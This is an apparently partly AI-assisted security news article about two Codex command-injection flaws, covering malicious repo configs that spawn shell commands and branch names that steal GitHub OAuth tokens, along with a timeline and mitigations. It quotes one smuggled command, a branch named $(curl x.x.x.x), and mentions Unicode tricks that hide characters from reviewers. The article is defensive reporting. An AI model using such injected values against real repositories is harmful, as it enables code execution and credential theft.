

AI CERTS
2 weeks ago
Agentic Security Lessons From Recent Codex Breaches
Moreover, supply-chain reach magnifies the blast radius when popular templates embed hidden payloads. Modern engineering leaders therefore need a clear map of facts, impact, and next actions.
The following report distills verified research, expert commentary, and strategic guidance. Readers will find concise timelines, technical flaw anatomy, risk analysis, and prioritized mitigations. Along the way, we highlight emerging Agentic Security patterns that demand sustained attention.

Key Incident Timeline Overview
Check Point Research uncovered CVE-2025-61260 in August 2025. OpenAI released Codex CLI 0.23.0 only 13 days later. Subsequently, Check Point published full details that December. Meanwhile, BeyondTrust Phantom Labs disclosed a separate branch-name attack in mid-December 2025. Patches across web, CLI, and SDK surfaces landed by early February 2026. BeyondTrust then issued a public deep-dive on March 30.
Critical severity scores followed. The National Vulnerability Database assigned a 9.8 CVSS rating, while Snyk listed a low EPSS of 0.05 percent. In contrast, researchers warned about high blast potential inside shared CI runners. Overall, no mass exploitation surfaced, yet proof-of-concept code is public.
These milestones confirm efficient vendor response. However, timeline compression left many enterprises scrambling to inventory versions. That challenge underscores the need for continuous Agentic Security monitoring.
The tight sequence of discoveries underscores heightened researcher focus. Consequently, more agent bugs will likely appear within similar windows.
Critical Technical Flaw Details
The first flaw lived in the Codex CLI startup routine. The tool loaded project-local .env and .codex/config.toml files. It also honored a CODEX_HOME path that attackers could redirect into the repository. Afterwards, the parser iterated through mcp_servers entries and spawned declared shell commands. An innocent codex run inside a malicious repo therefore launched arbitrary code without prompts.
The second flaw sat in Codex container setup logic. Branch names were reflected directly into shell commands that built the execution context. Attackers embedded back-ticks and Unicode tricks to steal GitHub OAuth tokens during that step. OpenAI patched by adding strict shell escaping and shortening token lifetimes.
Both issues exemplify predictable command injection patterns. Furthermore, they highlight how AI agent inputs extend beyond text prompts to entire repository structures.
Understanding internal parsing flows equips defenders to craft precise detection rules. Consequently, SOC teams can watch for unexpected child processes spawning from codex binaries.
Branch Token Theft Vector
BeyondTrust’s analysis showed how a branch named $(curl x.x.x.x) could execute shell commands inside the Codex worker. The exploit exfiltrated a short-lived GitHub OAuth token to an attacker host. Attackers then cloned private repos or opened pull requests under the victim identity.
Moreover, Unicode right-to-left overrides disguised malicious characters from code reviewers. Developers often merged such branches without noticing. Therefore, traditional static scanners missed the abuse because the payload hid inside metadata, not source code.
OpenAI’s fix escaped branch names and limited token scope. Nevertheless, organizations must rotate tokens and audit scopes periodically. Attackers storing stolen tokens can still act until expiry.
The branch-name pathway expands the definition of surface area. Consequently, Agentic Security programs must catalog every input that touches shell commands.
Comprehensive Developer Risk Analysis
Several risk layers emerged during incident reviews. First, local workstation compromise enabled lateral movement into corporate VPNs. Next, CI runners executed poisoned repositories at scale. Additionally, stolen GitHub OAuth tokens unlocked source code for reconnaissance.
Supply-chain propagation amplifies each vector. Popular starter kits, forks, or tutorials can embed weaponized configs that travel far. In contrast, traditional CVE impact often stops at a single package installation.
Expert observers stressed culture shifts. Tyler Jespersen stated that agent containers deserve equal hardening as production microservices. That guidance aligns with broader Agentic Security principles advocating explicit boundaries for autonomous tooling.
These layered risks confirm that command injection remains a primary enterprise threat. However, proactive hygiene minimizes exploitability.
Priority Mitigation Steps Checklist
Teams can slash exposure by following a disciplined playbook.
- Upgrade @openai/codex to version 0.23.0 or later immediately.
- Block
codexexecution inside unverified repositories within CI pipelines. - Scan for rogue
.codex/config.tomland unexpected.envmodifications. - Enforce strong shell-escaping and restrict outbound traffic during container setup.
- Rotate GitHub OAuth tokens and shorten scopes wherever feasible.
- Add SIEM rules for suspicious child processes spawned by Codex binaries.
Completing these tasks closes the most direct holes. Furthermore, adopting continuous version audits prevents regression when new agent updates drop.
This actionable list empowers engineering managers to coordinate rapid response. Consequently, broader Agentic Security maturity accelerates.
Strategic Vendor Response Insights
OpenAI moved swiftly to release patched packages and publish advisories. Moreover, the company hardened shell escaping across web, CLI, and IDE surfaces. Token lifetimes fell from one hour to five minutes for many workflows. Meanwhile, researchers received prompt acknowledgments and public credit.
Nevertheless, some practitioners wanted clearer package-ecosystem broadcast channels. Many teams learned of the vulnerability only after social media chatter. Therefore, vendors and registries could introduce opt-in critical alert feeds that bypass marketing noise.
These collaborative disclosure patterns signal a maturing ecosystem. However, vendor agility alone cannot compensate for weak customer hygiene. Sustained Agentic Security programs remain essential.
The OpenAI episode illustrates positive engagement yet reveals communication gaps. Continuous improvement loops will raise collective resilience.
Future Agentic Security Safeguards
Automation will deepen as agents write, test, and deploy code autonomously. Consequently, governance controls must evolve. Organizations should treat agent configuration files as executable code requiring mandatory review. Furthermore, branch-naming policies can block dangerous metacharacters outright.
Professionals can strengthen skills through the AI Security Level 1™ certification. The curriculum covers threat modeling for autonomous systems and emerging Agentic Security patterns.
Additionally, security teams should sandbox agent containers with minimal privileges. Monitoring outbound network calls and enforcing read-only file systems reduces blast radius. In contrast, unrestricted agents will repeat past mistakes at scale.
Broad industry cooperation can establish standard manifest formats with declared resource intents. Those manifests could support policy as code engines that validate agent behavior before execution.
These forward-looking measures embed security within the fabric of intelligent tooling. Therefore, Agentic Security becomes an operational default rather than an emergency fix.
Strong guardrails today shape safer AI development tomorrow. Meanwhile, the certification path accelerates expert capacity across teams.
Key Takeaways Recap
• Two critical OpenAI Codex command injection issues threatened developer endpoints.
• Attackers leveraged shell commands and GitHub OAuth token theft.
• Timely patches exist, but operational adoption lags.
• Mitigation demands upgrades, token rotation, and strict container hygiene.
• Agentic Security maturity requires cultural as well as technical shifts.
Continued Vigilance Needed
These lessons foreshadow broader challenges as agent adoption climbs. Consequently, sustained monitoring, education, and standards work must continue.
Agentic Security now sits firmly on leadership agendas. Each patched vulnerability provides a learning moment to embed durable controls. Moreover, shared playbooks and certifications ensure knowledge scales faster than attacker creativity.
Disclaimer: Some content may be AI-generated or assisted and is provided ‘as is’ for informational purposes only, without warranties of accuracy or completeness, and does not imply endorsement or affiliation.


